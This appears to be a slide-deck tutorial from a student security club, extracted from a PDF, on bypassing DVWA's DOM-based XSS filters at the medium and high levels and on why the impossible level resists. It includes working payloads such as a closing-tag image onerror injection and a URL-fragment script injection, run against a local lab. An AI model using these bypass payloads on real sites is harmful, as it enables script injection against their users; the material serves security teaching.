successfully secured the system as best as they possibly could by using that particular vulnerability." A note about WAF says: "Please note, there are both documented and undocumented vulnerability with this software. You are encouraged to try and discover as many issues as possible." A note about the Firewall says: "DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any time to increase the difficulty. This will demonstrate how adding another layer of security may block certain actions. Note, there are also various public methods at bypassing these protections (so this is a good extension for more advanced users!)."
- Bottom Notes:** A **WARNING!** note about hosting and a **Disclaimer** note.

Burp Suite Interface:

- Proxy tab is selected.
- Intercept button is highlighted in blue.
- Forward, Drop, Action, Open Browser buttons are visible.

\$z/XSS (DOM)/Medium: cat ./"View Source"

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```



\$~ / XSS (DOM) / Medium: cat ./ "View Source"

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

- `array_key_exists($a, $b)`
 - b 裡存在 a (key) 就回傳 true
- `is_null($a)`
 - a 是 null 就回傳 true
- `stripos($a, $b)`
 - 回傳 b 在 a 第一次出現的位置 (不分大小寫)
- I.e., \$default 有輸入 <script 就改成 default=English



\$~ /XSS (DOM) /Medium: cat ./Answer

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

abc Select

More Information

```
<form name="XSS" method="GET">
  <select name="default">
    <script>@</script>
    <option value="abc">abc</option>
    <option value="" disabled="disabled">----</option>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
  </select>
  <input type="submit" value="Select">
</form>
```

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

Rules Layer

Filter Styles

:hov .cls + ☀

element inline

main.css:37

form, fieldset

{ margin: 0; padding: 0; border-style: none; }

Inherited from

div#main_body

main.css:131

div#main_body

NISRA NETWORK AND INFORMATION SECURITY RESEARCH ASSOCIATION SINCE 2007

\$~ /XSS (DOM) /Medium: cat ./Answer

```
<img src onerror=alert(1)>
```

```
<select name="default">
  <option value="abc">abc</option>
  ...
</select>
```



\$~ /XSS (DOM) /Medium: cat ./Answer

The screenshot shows a browser window with the URL `http://127.0.0.1/vulnerabilities/xss_d/?default=</option></select>`. The page content includes a sidebar with "Setup / Reset DB" and several attack types: Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main area displays a language selection dropdown with options: English, French, Spanish, German, and a "Select" button. The "Select" button is highlighted with a blue border. Below the dropdown, there is a form with a select element and a submit input.

The browser's developer tools are open, specifically the "Inspector" tab. The DOM tree shows the following structure:

```
<form name="XSS" method="GET">
  <select name="default">
    <script>...</script>
    <option value="%3C%2Foption%3E%3C%2Fselect%3Cimg%20src%20onerror=alert(1)%3E"></option>
  </select>
  <img src="" onerror="alert(1)"> event
  <option value="" disabled="disabled">----</option>
  <option value="English">English</option>
  <option value="French">French</option>
  <option value="Spanish">Spanish</option>
  <option value="German">German</option>
  <input type="submit" value="Select">
</form>
```

The "Elements" panel of the developer tools shows the selected element is a `select` tag with the value `%3C%2Foption%3E%3C%2Fselect%3Cimg%20src%20onerror=alert(1)%3E`. The "Style" panel on the right shows the following CSS rule for the `select` element:

```
main.css:32
input, textarea, select {
  font: 100% arial, sans-serif;
  vertical-align: middle;
}
```

The "Inherited from" section indicates the style is inherited from the `div#main_body`.

\$~XSS (DOM)/High: cat ./"View Source"

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {

    # White list the allowable languages
    switch ( $_GET[ 'default' ] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ( "location: ?default=English" );
            exit;
    }
}

?>
```



\$~/**XSS (DOM)/High: cat ./Answer**

- "The query component is indicated by the first question mark ("?") character and terminated by a number sign ("#") character or by the end of the URI."
- RFC 3986: section 3.4



\$~ /XSS (DOM) /Medium: cat ./Answer

The screenshot shows a Firefox browser window running on a Kali Linux system. The address bar displays the URL `127.0.0.1/vulnerabilities/xss_d/?default=</option></select>`. The DVWA logo is at the top, and the page title is "DVWA - Cross Site Scripting (XSS)". A modal dialog box is centered, showing the message "Please wait..." and an "OK" button. On the left, a sidebar menu includes "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", and "CSRF". Below the menu, a status bar says "Read 127.0.0.1". The bottom of the screen shows the developer tools Network tab, listing four requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	127.0.0.1	/vulnerabilities/xss_d/?default=</option></select><img src onerror=	document	html	1.87 KB	4....	1ms
200	GET	127.0.0.1	dwvaPage.js		script			0 ms
200	GET	127.0.0.1	add_event_listeners.js		script			0 ms
200	GET	127.0.0.1	favicon.ico		image			0 ms

A tooltip for the first request details the exploit payload: "Original: http://127.0.0.1/vulnerabilities/xss_d/?default=%3C%option%3E%3C%select%3E%3C%img%20src%20onerror=alert()%3E Decoded: http://127.0.0.1/vulnerabilities/xss_d/?default=</option></select>". The NISRA watermark is visible in the bottom left corner.

\$~ /XSS (DOM) /Medium: cat ./Answer

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. The main page displays the DVWA logo and navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. A modal window titled "Vulnerability: DOM Based XSS" is open, showing the URL `127.0.0.1/vulnerabilities/xss_d/?#default=<script>alert(1)</script>`. The modal content says "Please enter your payload here" and has an "OK" button. Below the modal, the page title is "DVWA - DOM Based XSS Site Scripting (XSS)".

At the bottom of the screen, a browser developer tools Network tab is visible, showing the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	127.0.0.1	/vulnerabilities/xss_d/	document	html	1.87 KB	4....	2 ms
200	GET	127.0.0.1	dwvaPage.js	script	js	cached	0 B	0 ms
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	5...	0 ms
200	GET	127.0.0.1	favicon.ico	FaviconLoader.jsm:1...	vnd.mic...	cached	1....	0 ms

The developer tools also show a summary at the bottom: 4 requests | 6.66 KB / 1.87 KB transferred | Finish: 717 ms.

\$~ / XSS (DOM) / High: cat ./Answer

The screenshot shows a Firefox browser window running on Kali Linux. The address bar shows the URL `127.0.0.1/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>`. The DVWA logo is at the top. A modal dialog box is open with the text "Vulnerability: DOM Based XSS Site Scripting (XSS)" and "1". Below it, a message says "Please enter your payload here" with an "OK" button. The main page content is partially visible. The browser's developer tools Network tab is open, showing a list of requests. One request to `/vulnerabilities/xss_d/?default=English` has a status of 200, Method GET, and a response size of 1.86 KB. The response body is decoded as `<script>alert(1)</script>`. Other requests listed include `dvwaPage.js`, `add_event_listeners.js`, and `favicon.ico`. The NISRA logo is in the bottom left corner.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	127.0.0.1	/vulnerabilities/xss_d/?default=English	document	html	1.86 KB	4....	2 ms
200	GET	127.0.0.1	dvwaPage.js		script	0 B	0 ms	
200	GET	127.0.0.1	add_event_listeners.js		script	5...	0 ms	
200	GET	127.0.0.1	favicon.ico		FaviconLoader.jsm...	1....	0 ms	



\$~ /XSS (DOM)/Impossible: cat ./"View Source"

```
<?php  
  
# Don't need to do anything, protection handled on the client side  
  
?>
```



\$~ / XSS (DOM) / Impossible: cat ./ "View Source"

```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='disabled' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option> ");
            document.write("<option value='French'>French</option> ");
            document.write("<option value='Spanish'>Spanish</option> ");
            document.write("<option value='German'>German</option> ");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```



\$~ / XSS (DOM) / Impossible: cat ./ "View Source"

```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value=' " + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value=' ' disabled='disabled'>---</option>");
            }

            document.write("<option value='English'>English</option> ");
            document.write("<option value='French'>French</option> ");
            document.write("<option value='Spanish'>Spanish</option> ");
            document.write("<option value='German'>German</option> ");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```




\$~ / XSS (DOM) / Impossible: cat ./ "View Source"

```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + (lang) + "</option>");
                document.write("<option value='disabled' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option> ");
            document.write("<option value='French'>French</option> ");
            document.write("<option value='Spanish'>Spanish</option> ");
            document.write("<option value='German'>German</option> ");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```



\$~/XSS (DOM)/Impossible: cat ./"View Source"




A screenshot of a terminal window titled "kali@kali: ~". The window contains the following PHP code:

```
# For the impossible level, don't decode the querystring
$decodeURI = "decodeURI";
if ($vulnerabilityFile == 'impossible.php') {
    $decodeURI = "";
}

$page[ 'body' ] = <<<EOF
<div class="body_padded">
    <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
        <p>Please choose a language:</p>
        <form name="XSS" method="GET">
            <select name="default">
                <script>
                    if (document.location.href.indexOf("default=") ≥ 0) {
                        var lang = document.location.href.substring(document.location.href.indexOf("default=")
+8);
                        document.write("<option value='" + lang + "'>" + $decodeURI(lang) + "</option>");
                        document.write("<option value='disabled' disabled='disabled'>----</option>");
                    }
                    document.write("<option value='English'>English</option>");
                    document.write("<option value='French'>French</option>");
                    document.write("<option value='Spanish'>Spanish</option>");
                    document.write("<option value='German'>German</option>");
                </script>
            </select>
        </form>
    </div>
</div>
EOF
```

\$~/XSS (DOM)/Impossible: cat ./"View Source"



The screenshot shows a terminal window titled "kali@kali: ~" with two tabs open. The first tab contains the following PHP code:

```
# For the impossible level, don't decode the querystring
$decodeURI = "decodeURI";
if ($vulnerabilityFile == 'impossible.php') {
    $decodeURI = "";
}

$page[ 'body' ] = <<<EOF
<div class="body_padded">
    <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
        <p>Please choose a language:</p>
        <form name="XSS" method="GET">
            <select name="default">
                <script>
                    if (document.location.href.indexOf("default=") ≥ 0) {
                        var lang = document.location.href.substring(document.location.href.indexOf("default=")
+8);
                        document.write("<option value='" + lang + "'>" + $decodeURI(lang) + "</option>");
                        document.write("<option value='disabled' disabled='disabled'>----</option>");
                    }
                    document.write("<option value='English'>English</option>");
                    document.write("<option value='French'>French</option>");
                    document.write("<option value='Spanish'>Spanish</option>");
                    document.write("<option value='German'>German</option>");
                </script>
            </select>
        </form>
    </div>
</div>
EOF
```

The code is designed to handle a GET request for 'impossible.php'. It checks if the 'default=' parameter is present in the URL. If it is, it extracts the value of 'lang' from the URL and writes it back to the page as an option in a dropdown menu. The value is passed through the \$decodeURI() function. The dropdown also includes options for English, French, Spanish, and German.

\$~ / XSS (DOM) / Impossible: cat ./ "View Source"

The screenshot shows a Firefox browser window with the DVWA (Damn Vulnerable Web Application) DOM Based XSS module loaded at `http://127.0.0.1/vulnerabilities/xss_d/?default=<script>alert(1)</script>`. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, there's a sidebar with "Home", "Instructions", "Setup / Reset DB", and "Brute Force" buttons. The main content area has a dropdown menu labeled "Please choose a language:" with the value "%3Cscript%3Ealert(1)%3C/script%3E". Below the dropdown is a "Select" button. At the bottom of the page, there's a "Submit" button. The Firefox Developer Tools' Inspector tab is open, showing the HTML structure of the page. The dropdown menu is highlighted in the DOM tree, with the value "%3Cscript%3Ealert(1)%3C/script%3E" being inspected. The developer tools also show the CSS rules for the element.

```
<form name="XSS" method="GET">
  <select name="default">
    <script></script>
    <option value="%3Cscript%3Ealert(1)%3C/script%3E">%3Cscript%3Ealert(1)%3C/script%3E</option>
    <option value="" disabled="disabled">----</option>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
  </select>
  <input type="submit" value="Select">
</form>
</div>
```

\$~ / XSS (Reflected): cat ./ "Web Page"

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

← 1. 輸入使用者名稱

Hello CHA

← 2. 結果


\$~ / XSS (Reflected): cat ./Diagram



